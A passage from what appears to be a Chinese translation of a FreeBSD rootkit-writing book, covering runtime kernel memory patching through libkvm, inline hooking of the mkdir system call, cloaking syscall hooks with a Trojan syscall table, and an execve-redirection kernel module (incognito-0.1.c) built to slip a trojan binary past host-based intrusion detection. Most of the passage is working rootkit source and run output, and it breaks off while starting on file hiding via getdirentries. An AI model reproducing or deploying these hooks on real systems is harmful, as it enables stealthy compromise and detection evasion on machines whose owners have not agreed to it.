    if (kvm_write(kd, nl[0].n_value, mkdir_code, sizeof(kmalloc)) < 0) {
        fprintf(stderr, "ERROR: %s\n", kvm_geterr(kd));
        exit(-1);
    }

    /* Close kd. */
    /*  关闭  kd. */
    if (kvm_close(kd) < 0) {
        fprintf(stderr, "ERROR: %s\n", kvm_geterr(kd));
        exit(-1);
    }

    exit(0);
}
```

清单 5-6: kmalloc_reloaded.c

在前面的代码中，kmalloc 函数的代码是通过反汇编 kmalloc 系统调用来产生的。看清单 5-4

```
$ objdump –dR ./kmalloc.ko

./kmalloc.ko: file format elf32-i386-freebsd

Disassembly of section .text:

000004c0 <kmalloc>:
4c0: 55         push %ebp
```

```
4c1: b9 01 00 00 00    mov $0x1,%ecx
4c6: 89 e5             mov %esp,%ebp
4c8: 53          push %ebx
4c9: ba 00 00 00 00    mov $0x0,%edx
                /*1*/ 4ca: R_386_32 M_TEMP
4ce: 83 ec 10          sub $0x10,%esp
4d1: 89 4c 24 08  mov %ecx,0x8(%esp)
4d5: 8b 5d 0c          mov 0xc(%ebp),%ebx
4d8: 89 54 24 04       mov %edx,0x4(%esp)
4dc: 8b 03             mov (%ebx),%eax
4de: 89 04 24          mov %eax,(%esp)
4e1: e8 fc ff ff ff    call 4e2 <kmalloc+0x22>
                /*2*/ 4e2: R_386_PC32  malloc
4e6: 89 45 f8          mov %eax,0xfffffff8(%ebp)
4e9: b8 04 00 00 00    mov $0x4,%eax
4ee: 89 44 24 08       mov %eax,0x8(%esp)
4f2: 8b 43 04          mov 0x4(%ebx),%eax
4f5: 89 44 24 04   mov %eax,0x4(%esp)
4f9: 8d 45 f8          lea 0xfffffff8(%ebp),%eax
4fc: 89 04 24          mov %eax,(%esp)
4ff: e8 fc ff ff ff    call 500 <kmalloc+0x40>
                /*3*/ 500: R_386_PC32 copyout
504: 83 c4 10          add $0x10,%esp
507: 5b          pop %ebx
508: 5d          pop %ebp
509: c3          ret
50a: 8d b6 00 00 00 00      lea 0x0(%esi),%esi
```

注意 objdump(1)报告了需要动态重定位的三个指令。第一个,在偏移 10 处,是关于 M_TEMP 的地址。第二个，在偏移 34 处，是关于 malloc 调用语句的操作数。还有第三个，在偏移 64 处，是关于 copyout 调用语句的操作数。

在 kmalloc_reloaded.c 中，我们用下面 4 行解决 kmalloc 函数代码中的这个问题。

```
*(unsigned long *)&kmalloc[10] = /*1*/    nl[1].n_value;
*(unsigned long *)&kmalloc[34] = /*2*/ nl[2].n_value -
                /*3*/ (nl[0].n_value + OFFSET_1);
*(unsigned long *)&kmalloc[64] = /*4*/ nl[3].n_value -
                /*5*/ (nl[0].n_value + OFFSET_2);
```

注意 kmalloc 怎样用 M_TEMP 的地址修补 kmalloc 的偏移 10 处的。同样，它分别用 malloc 的地址减去紧跟 malloc 调用语句的指令的地址，和 copyout 的地址减去紧跟 copyout 调用语句的指令的地址，来修补 malloc 内的偏移 34 和 64 处。

下面的输出显示了 kmalloc_reloaded 的运行

```
$ gcc -o kmalloc_reloaded kmalloc_reloaded.c -lkvm
```

```
$ sudo ./kmalloc_reloaded 10
Address of allocated kernel memory: 0xc1bb91b0
```

为了检验内核内存的分配，你可以使用内核模式的调试器，比如 ddb(4):

```
KDB: enter: manual escape to debugger
[thread pid 13 tid 100003 ]
Stopped at    kdb_enter+0x2c: leave
db> examine/x 0xc1bb91b0
0xc1bb91b0:       70707070
db>
0xc1bb91b4:       70707070
db>
0xc1bb91b8:       dead7070
```

5.6 嵌入函数挂勾（Inline Function Hooking）

回忆一下在章节 5.3.1 末尾提到的问题:当你想修改一些内核代码，但是你的补丁太大导致将要覆盖你需要的邻近的指令时，你该怎么做？答案是:使用嵌入函数挂勾

一般来说，嵌入函数挂钩 在函数体内放置一个无条件转移指令，jump 到受你控制的内存区域。这片内存应该包含你希望这个函数去执行的“ 新 ”代码和被你用无条件 jump 给覆盖了的代码字节，以及一个跳转回原先函数的无条件跳转指令。这样做将扩展原函数的功能同时保留原先的行为。当然，你不一定非要保留原先的行为不可。

5.6.1 示例

In this section we’ll patch the mkdir system call with an inline function hook so that it will output the phrase “Hello, world!\n” each time it creates a directory.

Now, let’s take a look at the disassembly of mkdir to see where we should place the jump, which bytes we need to preserve, and where we should jump back to.

```
$ nm /boot/kernel/kernel | grep mkdir
c04dfc00 T devfs_vmkdir
c06a84e0 t handle_written_mkdir
c05bfa10 T kern_mkdir
c05bfec0 T mkdir
c07d1f40 B mkdirlisthd
c04ef6a0 t msdosfs_mkdir
c06579e0 t nfs4_mkdir
c066a910 t nfs_mkdir
c067a830 T nfsrv_mkdir
c07515b6 r nfsv3err_mkdir
c06c32e0 t ufs_mkdir
c07b8d20 D vop_mkdir_desc
```

```
c05b77f0 T vop_mkdir_post
c07b8d44 d vop_mkdir_vp_offsets
$ objdump -d --start-address=0xc05bfec0 /boot/kernel/kernel

/boot/kernel/kernel: file format elf32-i386-freebsd

Disassembly of section .text:

c05bfec0 <mkdir>:
c05bfec0: 55                    push %ebp
c05bfec1: 89 e5         mov %esp,%ebp
c05bfec3: 83 ec 10              sub $0x10,%esp
c05bfec6: 8b 55 0c              mov 0xc(%ebp),%edx
c05bfec9: 8b 42 04              mov 0x4(%edx),%eax
c05bfecc: 89 44 24 0c               mov %eax,0xc(%esp)
c05bfed0: 31 c0         xor %eax,%eax
c05bfed2: 89 44 24 08               mov %eax,0x8(%esp)
c05bfed6: 8b 02         mov (%edx),%eax
c05bfed8: 89 44 24 04               mov %eax,0x4(%esp)
c05bfedc: 8b 45 08              mov 0x8(%ebp),%eax
c05bfedf: 89 04 24              mov %eax,(%esp)
c05bfee2: e8 29 fb ff ff        call c05bfa10 <kern_mkdir>
c05bfee7: c9                    leave
c05bfee8: c3                    ret
c05bfee9: 8d b4 26 00 00 00 00      lea 0x0(%esi),%esi
```

因为我想扩展 mkdir 的功能，而不是改变它，所以放置无条件跳转 jump 的最佳位置是在开头。一个无条件 jump 需要 7 字节。如果你覆盖 mkdir 的前 7 个字节，那它前 3 个指令就会被删除，还有第 4 个指令(开始于偏移 6 处)就会被破坏。因此，为了保留 mkdir 的功能，我们得保存前面 4 个指令(也就是说前 9 个字节) ;这也意味着,你应该从第 5 个指令往后跳回到偏移 9 处来恢复 mkdir 的运行。

在开始这个计划之前，让我们观察一下在不同机器上 mkdir 的反汇编。

```
$ nm /boot/kernel/kernel | grep mkdir
c047c560 T devfs_vmkdir
c0620e40 t handle_written_mkdir
c0556ca0 T kern_mkdir
c0557030 T mkdir
c071d57c B mkdirlisthd
c048a3e0 t msdosfs_mkdir
c05e2ed0 t nfs4_mkdir
c05d8710 t nfs_mkdir
c05f9140 T nfsrv_mkdir
c06b4856 r nfsv3err_mkdir
```

```
c063a670 t ufs_mkdir
c0702f40 D vop_mkdir_desc
c0702f64 d vop_mkdir_vp_offsets
$ objdump -d --start-address=0xc0557030 /boot/kernel/kernel

/boot/kernel/kernel: file format elf32-i386-freebsd

Disassembly of section .text:

c0557030 <mkdir>:
c0557030: 55                    push %ebp
c0557031: 31 c9         xor %ecx,%ecx
c0557033: 89 e5         mov %esp,%ebp
c0557035: 83 ec 10          sub $0x10,%esp
c0557038: 8b 55 0c          mov 0xc(%ebp),%edx
c055703b: 8b 42 04          mov 0x4(%edx),%eax
c055703e: 89 4c 24 08           mov %ecx,0x8(%esp)
c0557042: 89 44 24 0c           mov %eax,0xc(%esp)
c0557046: 8b 02         mov (%edx),%eax
c0557048: 89 44 24 04           mov %eax,0x4(%esp)
c055704c: 8b 45 08          mov 0x8(%ebp),%eax
c055704f: 89 04 24          mov %eax,(%esp)
c0557052: e8 49 fc ff ff    call c0556ca0 <kern_mkdir>
c0557057: c9                    leave
c0557058: c3                    ret
c0557059: 8d b4 26 00 00 00 00      lea 0x0(%esi),%esi
```

注意到这两个反汇编代码完全不一样。实际上，这次第 5 个指令开始于偏移 8 处，而不是 9。如果代码往后跳回到偏移 9 处，它无疑会导致系统崩溃。这就是写一个嵌入函数挂勾的难度的在。一般来说，如果你想让挂勾适用于大范围的系统，就必须避免使用硬编码的偏移

往后看看那两个反汇编代码，注意到 mkdir 每次都要调用 kern_mkdir。因此，我们可以跳回到那里(也就是 0xe8)。为了保留 mkdir 的功能，现在我们得保存 mkdir 中上至但不包含 0xe8 的全部字节。

清单 5-7 演示了我的 mkdir 嵌入函数挂勾

注意 为了节省空间，kmalloc 函数的代码被省略了。

```
#include <fcntl.h>
#include <kvm.h>
#include <limits.h>
#include <nlist.h>
#include <stdio.h>
#include <sys/syscall.h>
#include <sys/types.h>
```

```
#include <sys/module.h>

/* Kernel memory allocation (kmalloc) function code. */
/*  内核内存分配  (kmalloc)  函数代码. */
unsigned char kmalloc[] =
. . .

/*
* The relative address of the instructions following the call statements
* within kmalloc.
*/
/*
*  紧跟调用语句的指令在 kmalloc 内的相对地址
*/
#define K_OFFSET_1 0x26
#define K_OFFSET_2 0x44

/* "Hello, world!\n" function code. */
/* "Hello, world!\n"  函数代码. */
/*1*/ unsigned char hello[] =
                "\x48"                  /* H                */
                "\x65"                  /* e                */
                "\x6c"                  /* l            */
                "\x6c"                  /* l            */
                "\x6f"              /* o                */
                "\x2c"                  /* ,            */
                "\x20"                  /*               */
                "\x77"                  /* w                */
                "\x6f"              /* o                */
                "\x72"                  /* r            */
                "\x6c"                  /* l            */
                "\x64"                  /* d                */
                "\x21"                  /* !            */
                "\x0a"                  /* \n               */
                "\x00"                  /* NULL         */
                "\x55"                  /* push %ebp            */
                "\x89\xe5"          /* mov %esp,%ebp    */
                "\x83\xec\x04"              /* sub $0x4,%esp        */
                "\xc7\x04\x24\x00\x00\x00\x00"    /* movl $0x0,(%esp)    */
                "\xe8\xfc\xff\xff\xff"          /* call uprintf  */
                "\x31\xc0"          /* xor %eax,%eax        */
                "\x83\xc4\x04"              /* add $0x4,%esp        */
                "\x5d";             /* pop %ebp         */
```

```
/*
* The relative address of the instruction following the call uprintf
* statement within hello.
*/
*/
/*
*  紧跟调用 uprintf 语句的指令在 hello 内的相对地址
*/
#define H_OFFSET_1 0x21

/* Unconditional jump code. */
/*  无条件跳转代码  */
unsigned char jump[] =
        "\xb8\x00\x00\x00\x00"          /* movl $0x0,%eax      */
        "\xff\xe0";             /* jmp *%eax           */

int
main(int argc, char *argv[])
{
        int i, call_offset;
        char errbuf[_POSIX2_LINE_MAX];
        kvm_t *kd;
        struct nlist nl[] = { {NULL}, {NULL}, {NULL}, {NULL}, {NULL},
          {NULL}, };
        unsigned char mkdir_code[sizeof(kmalloc)];
        unsigned long addr, size;

        /* Initialize kernel virtual memory access. */
        /*  初始化对内核虚拟内存的访问  */
        kd = kvm_openfiles(NULL, NULL, NULL, O_RDWR, errbuf);
          if (kd == NULL) {
                fprintf(stderr, "ERROR: %s\n", errbuf);
                exit(-1);
        }

        nl[0].n_name = "mkdir";
        nl[1].n_name = "M_TEMP";
        nl[2].n_name = "malloc";
        nl[3].n_name = "copyout";
        nl[4].n_name = "uprintf";

        /*
        * Find the address of mkdir, M_TEMP, malloc, copyout,
        * and uprintf.
```

```
*/
/*
* 查找 mkdir, M_TEMP, malloc, copyout 和 uprintf 的地址
*/
if (kvm_nlist(kd, nl) < 0) {
   fprintf(stderr, "ERROR: %s\n", kvm_geterr(kd));
   exit(-1);
}

for (i = 0; i < 5; i++) {
   if (!nl[i].n_value) {
         fprintf(stderr, "ERROR: Symbol %s not found\n",
               nl[i].n_name);
         exit(-1);
   }
}

/* Save sizeof(kmalloc) bytes of mkdir. */
/* 保存 sizeof(kmalloc) 字节大小的 mkdir. */
if (kvm_read(kd, nl[0].n_value, mkdir_code, sizeof(kmalloc)) < 0) {
   fprintf(stderr, "ERROR: %s\n", kvm_geterr(kd));
   exit(-1);
}

/* Search through mkdir for call kern_mkdir. */
/* 在 mkdir 中查找 kern_mkdir. */
for (i = 0; i < sizeof(kmalloc); i++) {
   if (mkdir_code[i] == 0xe8) {
         call_offset = i;
         break;
   }
}

/* Determine how much memory you need to allocate. */
/* 确定需要分配多少内存. */
size = (unsigned long)sizeof(hello) + (unsigned long)call_offset +
   (unsigned long)sizeof(jump);

/*
* Patch the kmalloc function code to contain the correct addresses
* for M_TEMP, malloc, and copyout.
*/
/*
* 修补 kmalloc 函数代码来包含 M_TEMP, malloc, 和 copyout 的正确地址
```

```
        * for M_TEMP, malloc, and copyout.
        */
        *(unsigned long *)&kmalloc[10] = nl[1].n_value;
        *(unsigned long *)&kmalloc[34] = nl[2].n_value -
           (nl[0].n_value + K_OFFSET_1);
        *(unsigned long *)&kmalloc[64] = nl[3].n_value -
           (nl[0].n_value + K_OFFSET_2);

        /* Overwrite mkdir with kmalloc. */
]       /* kmalloc  用覆盖  mkdir */
        if (kvm_write(kd, nl[0].n_value, kmalloc, sizeof(kmalloc)) < 0) {
           fprintf(stderr, "ERROR: %s\n", kvm_geterr(kd));
           exit(-1);
        }

        /* Allocate kernel memory. */
        /*  分配内核内存. */
        syscall(136, size, &addr);

        /* Restore mkdir. */
        /*  恢复  mkdir. */
        if (kvm_write(kd, nl[0].n_value, mkdir_code, sizeof(kmalloc)) < 0) {
           fprintf(stderr, "ERROR: %s\n", kvm_geterr(kd));
           exit(-1);
        }

        /*
        * Patch the "Hello, world!\n" function code to contain the
        * correct addresses for the "Hello, world!\n" string and uprintf.
        */
        /*
        *  修改  "Hello, world!\n"  函数代码来包含"Hello, world!\n"字符串
        *  和 uprintf 的正确地址
        */
        *(unsigned long *)&hello[24] = addr;
        *(unsigned long *)&hello[29] = nl[4].n_value - (addr + H_OFFSET_1);

        /*
        * Place the "Hello, world!\n" function code into the recently
        * allocated kernel memory.
        */
        /*
        *  把  "Hello, world!\n"  函数代码放置到最近分配的内存中
        */
```

```
        if (kvm_write(kd, addr, hello, sizeof(hello)) < 0) {
            fprintf(stderr, "ERROR: %s\n", kvm_geterr(kd));
            exit(-1);
        }

        /*
        * Place all the mkdir code up to but not including call kern_mkdir
        * after the "Hello, world!\n" function code.
        */
        /*
        *  把 mkdir  中上至但不包含 call kern_mkdir 的代码放置到"Hello, world!\n"函数
        的后面
        * after the "Hello, world!\n" function code.
        */
        if (kvm_write(kd, addr + (unsigned long)sizeof(hello) - 1,
            mkdir_code, call_offset) < 0) {
            fprintf(stderr, "ERROR: %s\n", kvm_geterr(kd));
            exit(-1);
        }

        /*
        * Patch the unconditional jump code to jump back to the call
        * kern_mkdir statement within mkdir.
        */
        /*
        *  修补 jump 代码来跳转到 mkdir 内部的调用 kern_mkdir  语句
        */
        *(unsigned long *)&jump[1] = nl[0].n_value +
            (unsigned long)call_offset;

        /*
        * Place the unconditional jump code into the recently allocated
        * kernel memory, after the mkdir code.
        */
        /*
        *  把无条件 jump 代码放置到最近分配的内核内存，位于 mkdir 代码的后面
        */
        if (kvm_write(kd, addr + (unsigned long)sizeof(hello) - 1 +
            (unsigned long)call_offset, jump, sizeof(jump)) < 0) {
            fprintf(stderr, "ERROR: %s\n", kvm_geterr(kd));
            exit(-1);
        }

        /*
```

```
            * Patch the unconditional jump code to jump to the start of the
            * "Hello, world!\n" function code.
            */
            /*
            *  修补无条件 jump 代码来跳转到"Hello, world!\n"  函数代码的开头
            */
            /*2*/ *(unsigned long *)&jump[1] = addr + 0x0f;

            /*
            * Overwrite the beginning of mkdir with the unconditional
            * jump code.
            */
            /*
            *  用无条件 jump 代码覆盖 mkdir 的前端
            */
            if (kvm_write(kd, nl[0].n_value, jump, sizeof(jump)) < 0) {
               fprintf(stderr, "ERROR: %s\n", kvm_geterr(kd));
               exit(-1);
            }

            /* Close kd. */
            /*  关闭  kd. */
            if (kvm_close(kd) < 0) {
               fprintf(stderr, "ERROR: %s\n", kvm_geterr(kd));
               exit(-1);
            }

            exit(0);
}
```

清单 5-7 : mkdir_patch.c

你可以看到，采嵌入函数挂钩的方法相对比较简单(虽然它有点长)。实际上，唯一你以前没见过的一段代码是"Hello, world!\n" 函数的代码。它是相当地简单，但是这里有重要的两点。

首先，注意到 hello 开头前 15 字节其实是代码；准确地说，这些代码构成了字符串 Hello, world!\n 。实际的汇编语言指令是从偏移 15 字节处开始的。这就是，为什么覆盖 mkdir 的无条件 jump 代码，被放置在 addr + 0x0f 位置。

第二，注意到 hello 的最后 3 个指令。第 1 个对%eax 寄存器清零，第 2 个清空堆栈，第 3 个恢复%ebp 寄存器。由于这些代码的执行，使得当 mkdir 实际开始运行时，看起来挂钩从没发生过一样。

下面的输出显示了 mkdir_patch 运行情况。

```
$ gcc -o mkdir_patch mkdir_patch.c –lkvm
$ sudo ./mkdir_patch
```

```
$ mkdir TESTING
Hello, world!
$ ls –F
TESTING/ mkdir_patch* mkdir_patch.c
```

5.6.2 Gotchas

因为 mkdir_patch.c 是个简单的例子，它无法展现与内嵌函数挂钩相关的一些典型 gotchas 。

首先，在你希望保留的函数体内放置一个无条件跳转 jump，这是将导致内核 panic 的极佳机会。这是因为这个无条件跳转 jump 代码需要使用一个通用寄存器；但是，很可能在函数内部，所有的通用寄存器全部已经在用了。为了绕开这点，在跳转之前得把你打算要使用的寄存器 push 到堆栈，最后再把它 pop 回去。

第二，如果你拷贝一个调用或跳转语句并放置到内存的不同区域，你无法象以前那样执行它；你必须首先调整它的操作数。这是因为调用或跳转语句的机器码操作数是相对地址。

最后，在打补丁时你的代码被抢占也是可能的事，并且在那段时间里，你的目标函数可能用它的不完整状态执行。因此，如果可能，你应当避免需要多次写操作才能完成的补丁。

5.7 掩盖系统调用挂钩（Cloaking System Call Hooks）

本章结束之前，让我们看看内核内存补丁的一个非常规应用:掩盖系统调用挂钩。也就是，实现系统调用的挂钩，而不需要修改系统调用表或任何系统调用函数.这个效果是通过用一个嵌入函数挂钩来修改系统调用派遣程序，让它引用一个 Trojan 系统调用表而不是原先的来达成的。这样做致使原先的系统调用表丧失了它的功能，但又维持它的完整性，使得 Trojan 系统调用表把系统调用请求引导到任何一个你喜欢的处理程序去。

因为实现代码相当地长(它比 mkdir_patch.c 要长)，我仅简单地解释它是怎么做的，实际代码留给你完成。

FreeBSD 的系统调用派遣程序是 syscall。它在文件/sys/i386/i386/trap.c 中实现如下

提示 为了节省空间，与讨论无关的代码都给忽略了。

```
void
syscall(frame)
        struct trapframe frame;
{
        caddr_t params;
        struct sysent *callp;
        struct thread *td = curthread;
        struct proc *p = td->td_proc;
        register_t orig_tf_eflags;
        u_int sticks;
        int error;
        int narg;
```

```
            int args[8];
            u_int code;
. . .
            if (code >= p->p_sysent->sv_size)
               callp = &p->p_sysent->sv_table[0];
            else
            /*1*/ callp = &p->p_sysent->sv_table[code];/* <-- 1 */
. . .
}
```

在 syscall 中，该行引用系统调用表，把需要派遣的系统调用的地址保存到 callp 中。下面是该行在反汇编后的样子:

```
486: 64 a1 00 00 00 00          mov     %fs:0x0,%eax
48c: 8b 00              mov     (%eax),%eax
48e: 8b 80 a0 01 00 00          mov     0x1a0(%eax),%eax
494: 8b 40 04               mov     0x4(%eax),%eax
```

第 1 个指令装载 curthread，当前运行线程(也是%fs 段寄存器)，到%eax。thread 结构体中的第 1 个域是与它相关联的 proc 结构的指针。因此，第 2 个指令装载当前的进程到%eax。接下来的指令把 p_sysent 装载到%eax。这点是能够检验的。因为 p_sysent (它是一个 sysentvec 的指针)位于 proc 结构内偏移 0x1a0 的地方。最后一条指令装载系统调用表到%eax。这点也可以去查证，因为域 sv_table 位于 sysentvec 结构体内部偏移 0x4 的地方。这最后一行就是你要去搜索和进行修改的。但是，必须意识到，依赖于系统，系统调用表可能装载到一个不同的通用寄存器中。

同样，在强奸了系统调用表后，任何一个加载的系统调用模块都不能工作。但是，既然现在你控制了负责加载模块的系统调用，这个缺陷可以被修正。

就这样！你真正要做的是修正这个缺陷。当然，难点是细节的处理。(实际上，章节 5.6.2 列出的所有 gotchas 是尝试修正那个缺陷的指引。)

注意 如果你强奸了自己的系统调用表，你也就导致传统的系统调用挂钩失效了。换句话说，掩盖系统调用这项技术也可以应用在安全防御。

5.8 小结

内核内存运行时修补是修改软件逻辑的最强大的技术之一。理论上，你可以使用它改写整个操作系统。此外，它相对地难以探测，这取决于你把补丁放在哪里以及你是否使用嵌入函数挂钩。

在写本章的时候，一种掩盖内核内存补丁的技术已经被公布了。见于 Jamie Butler 和 Sherri Sparks 写的“ Raising The Bar For Windows Rootkit Detection ”，发表在 Phrack 杂志第 63 期。尽管这篇文章是从 windows 的角度写的，但它的理论也适用于任何基于 x86 的操作系统。

最后，象大多数 rootkit 技术一样，内核运行时内存补丁技术有它的合法使用。比如，微软把它叫做热补丁，使用它来修补系统而不需要系统的重启。

第 6 章 综合应用（PUTTING IT ALL TOGETHER）

现在我们运用前面章节的技术来写一个完整的示例 rootkit---虽然是价值不大--来绕过基于主机的入侵检测系统(HIDSes).

6.1 HIDS 是干什么的（What HIDSes Do）

一般来说来，HIDS 设计用来监控，探测文件系统，并把文件系统被修改的信息记录到一个文件中。也就是说，它是用来探测有害文件和木马二进制文件的。针对每一个文件，HIDS 都创建文件数据的一个加密 hash 值到一个数据库中。文件的任何改变将导致产生一个不同的 hash。每当 HIDS 监查一个文件系统，它用每一个文件当前的 hash 与它在数据库中的副本进行比较。如果两者不同，这个文件就被标记出来。

在理论上说这是个好主意，但是...

6.2 绕过 HIDS（Bypassing HIDSes）

HIDS 软件的问题是,它信任并使用操作系统的 API.通过利用这种信任(比如,挂钩这些 API),你就能够绕过任何一种 HIDS.

提示 设计用来探测 root 级别潜在威胁(比如，操作系统二进制文件的窜改)的软件还需要信任操作系统底层，这有点讽刺意味。

现在问题是."我该挂勾哪些调用?" 它的答案取决于你想要实现什么。考虑下面的情况，你有一台 FreeBS 机器，在它的/sbin/目录下安装有清单 6-1 演示的二进制文件。

```
#include <stdio.h>

int main(int argc, char *argv[])
{
        printf("May the force be with you.\n");

        return(0);
}
```

清单 6-1: hello.c

你想让那个二进制文件被一个特洛伊版本的文件代替而不被 HIDS 发现。这个特洛伊文件简单地打印一个不同的调试信息。它的代码显示在清单中 6-2 中

```
#include <stdio.h>
int main(int argc, char *argv[])
{
        printf("May the schwartz be with you!\n");
```

```
        return(0);
}
```

清单 6-2: trojan_hello.c

这个目标可以通过重定向执行(halflife, 1997)来实现，它简单地把一个二进制文件的执行转换到另一个上去，这样，无论什么时候有个执行 hello 的请求，你都会拦截到它并代替之执行的是 trojan_hello。这项工作中你没有替换(甚至没有接触)原先的二进制文件，结果，HIDS 将总是计算出正确的 hash 来。

There are of course some “hiccups” to this approach, but we’ll deal with them later, as they come up.

6.3 执行重定向（Execution Redirection）

示例 rootkit 中的执行重定向例程是通过挂勾 execve 系统调用完成的。这个调用负责文件的执行，它在文件/sys/kern/kern_exec.c 中实现如下

```
int
execve(td, uap)
        struct thread *td;
        struct execve_args /* {
            char *fname;
            char **argv;
            char **envv;
        } */ *uap;
{
        int error;
        struct image_args args;

        /*1*/ error = exec_copyin_args(&args, uap->fname, UIO_USERSPACE,
            uap->argv, uap->envv);

        if (error == 0)
            /*2*/ error = kern_execve(td, &args, NULL);

        exec_free_args(&args);

        return (error);
}
```

注意 execve 系统调用把它的参数(uap)从用户数据空间拷贝到一个一个临时缓冲(args)中，然后把该缓冲传递给 kern_execve 函数。事实上是 kern_execve 函数完成文件的执行。这意味着，为了重定向一个二进制文件的执行为另一个，你只要简单地插入一组新的 execve 参数或者在 execve 调用 exec_copyin_args 之前，在当前进程的用户数据空间里修改已经存的参

数就可以了。清单 6-3(它基于 Stephanie Wehner 的 exec.c)提供了一个示例。

```
#include <sys/types.h>
#include <sys/param.h>
#include <sys/proc.h>
#include <sys/module.h>
#include <sys/sysent.h>
#include <sys/kernel.h>
#include <sys/systm.h>
#include <sys/syscall.h>
#include <sys/sysproto.h>

#include <vm/vm.h>
#include <vm/vm_page.h>
#include <vm/vm_map.h>

#define ORIGINAL "/sbin/hello"
#define TROJAN "/sbin/trojan_hello"

/*
* execve system call hook.
* Redirects the execution of ORIGINAL into TROJAN.
*/
/*
* execve 系统调用挂勾.
* 重定向 ORIGINAL 的执行成 TROJAN.
*/
static int
execve_hook(struct thread *td, void *syscall_args)
{
        struct execve_args /* {
            char *fname;
            char **argv;
            char **envv;
        } */ *uap;

        uap = (struct execve_args *)syscall_args;
        struct execve_args kernel_ea;
        struct execve_args *user_ea;
        struct vmspace *vm;
        vm_offset_t base, addr;
        char t_fname[] = TROJAN;

        /* Redirect this process? */
        /*重定向该进程? */
```

```
/*1*/ if (strcmp(uap->fname, ORIGINAL) == 0) {
    /*
    * Determine the end boundary address of the current
    * process's user data space.
    */
    /*
    *  确定当前进程用户数据空间的末端边界地址
    */
    vm = curthread->td_proc->p_vmspace;
    base = round_page((vm_offset_t) vm->vm_daddr);
    /*2*/ addr = base + ctob(vm->vm_dsize);

    /*
    * Allocate a PAGE_SIZE null region of memory for a new set
    * of execve arguments.
    */
    /*
    *  为 execve 的新一组参数分配一个 PAGE_SIZE  大小的 null 内存区域
    */
    /*3*/ vm_map_find(&vm->vm_map, NULL, 0, &addr, PAGE_SIZE, FALSE,
          VM_PROT_ALL, VM_PROT_ALL, 0);
    vm->vm_dsize += btoc(PAGE_SIZE);

    /*
    * Set up an execve_args structure for TROJAN. Remember, you
    * have to place this structure into user space, and because
    * you can't point to an element in kernel space once you are
    * in user space, you'll have to place any new "arrays" that
    * this structure points to in user space as well.
    */
    /*
    *  为 TROJAN  创建一个 execve_args  结构，你必须把这个结构
    *  放入到用户空间，这是因为你一旦位于用户空间，就无
    *  法指向一个处于内核空间的元素。你还得放置新的，这个结构
    *  指向的所有"arrays"到用户空间
    */
    /*4*/ copyout(&t_fname, (char *)addr, strlen(t_fname));
    kernel_ea.fname = (char *)addr;
    kernel_ea.argv = uap->argv;
    kernel_ea.envv = uap->envv;

    /* Copy out the TROJAN execve_args structure. */
    /*  把 TROJAN  的 execve_args  结构体拷贝出来  */
    user_ea = (struct execve_args *)addr + sizeof(t_fname);
```

```
                /*5*/ copyout(&kernel_ea, user_ea, sizeof(struct execve_args));

                /* Execute TROJAN. */
                /*  执行 TROJAN. */
                /*  注意  execve  的第二个参数指向用户空间，
                /*这就是前面代码罗里罗嗦的原因,译者注
                /*
                /*6*/ return(execve(curthread, user_ea));
                }

        return(execve(td, syscall_args));
}

/* The function called at load/unload. */
/*  在加载/卸载模块时调用这个函数  */
static int
load(struct module *module, int cmd, void *arg)
{
        sysent[SYS_execve].sy_call = (sy_call_t *)execve_hook;

        return(0);
}

static moduledata_t incognito_mod = {
        "incognito",    /* module name  模块名称*/
        load,       /* event handler  事件处理程序*/
        NULL            /* extra data  额外数据*/
};

DECLARE_MODULE(incognito,           incognito_mod,          SI_SUB_DRIVERS,
        SI_ORDER_MIDDLE);
```

清单 6-3: incognito-0.1.c

在这个清单中，函数 execve_hook 首先检查要执行文件的名字。如果它的名字是/sbin/hello, 当前进程的用户数据空间的末端边界地址保存到 addr 中。接着，addr 传递给 vm_map_find，在那个地址映射一个 PAGE_SIZE 大小的 NULL 内存块。接着，为 trojan_hello 二进制文件创建一个 execve 参数结构体。然后这个结构体被插入到新“ 分配 ”的用户数据空间。最后，用 trojan_hello 的 execve_args 结构的地址作为 execve 的第二个参数调用 execve --有效地把 hello 的执行重定向为 trojan_hello.

提示 有个关于 execve_hook 的有趣细节,通过一两个微小的修改，它实际上变成了需要从内核空间执行一个用户空间进程(译者注:即 trojan_hello)的代码。

另外有一点也值得一提。注意到，这次，事件处理函数没有卸载那个系统调用挂勾；卸载挂勾需要一次重启。这是因为这个“ 活 ”的 rootkit 没必要一个卸载的例程---一旦你安装了它，

你希望它保持于安装状态。

下面的输出演示了在运行的示例 rootkit。

```
$ hello
May the force be with you.
$ trojan_hello
May the schwartz be with you!
$ sudo kldload ./incognito-0.1.ko
$ hello
May the schwartz be with you!
```

棒极了，它工作了。现在我们已经有效地强奸了 hello，再没有一个 HIDS 是聪明人---只是，我们在文件系统中放置的那个新的二进制文件(trojan_hello) 中，任何一个 HIDS 都能把它标记出来。噢！

6.4 文件隐藏（File Hiding）

为了解决这个问题，让我们把 trojan_hello 隐藏掉，让它不在文件系统中出现。这个目标可以通过挂勾 getdirentries 系统调用来实现。这个调用负责列出(也就是说，返回)一个目录的内容，它在文件/sys/kern/vfs_syscalls.c 中实现如下。

提示 查看一个这个文件中的代码，并且试试弄懂其中的一些数据结构。如果你无法全部理解它们，不用担心。这个清单后面有个对 getdirentries 系统调用的解释。

```
int
getdirentries(td, uap)
        struct thread *td;
        register struct getdirentries_args /* {
            int fd;
            char *buf;
            u_int count;
            long *basep;
        } */ *uap;
{
        struct vnode *vp;
        struct file *fp;
        struct uio auio;
        struct iovec aiov;
        int vfslocked;
        long loff;
        int error, eofflag;

        if ((error = getvnode(td->td_proc->p_fd, uap->fd, &fp)) != 0)
            return (error);
```

```
        if ((fp->f_flag & FREAD) == 0) {
            fdrop(fp, td);
            return (EBADF);
        }
        vp = fp->f_vnode;
unionread:
        vfslocked = VFS_LOCK_GIANT(vp->v_mount);
        if (vp->v_type != VDIR) {
            error = EINVAL;
            goto fail;
        }
        aiov.iov_base = uap->buf;
        aiov.iov_len = uap->count;
        auio.uio_iov = &aiov;
        auio.uio_iovcnt = 1;
        auio.uio_rw = UIO_READ;
        auio.uio_segflg = UIO_USERSPACE;
        auio.uio_td = td;
        auio.uio_resid = uap->count;

        /* vn_lock(vp, LK_SHARED | LK_RETRY, td); */
        vn_lock(vp, LK_EXCLUSIVE | LK_RETRY, td);
        loff = auio.uio_offset = fp->f_offset;
        #ifdef MAC
            error = mac_check_vnode_readdir(td->td_ucred, vp);
            if (error == 0)
        #endif
            error = VOP_READDIR(vp, &auio, fp->f_cred, &eofflag, NULL,
                NULL);
        fp->f_offset = auio.uio_offset;
        VOP_UNLOCK(vp, 0, td);
        if (error)
            goto fail;
        if (uap->count == auio.uio_resid) {
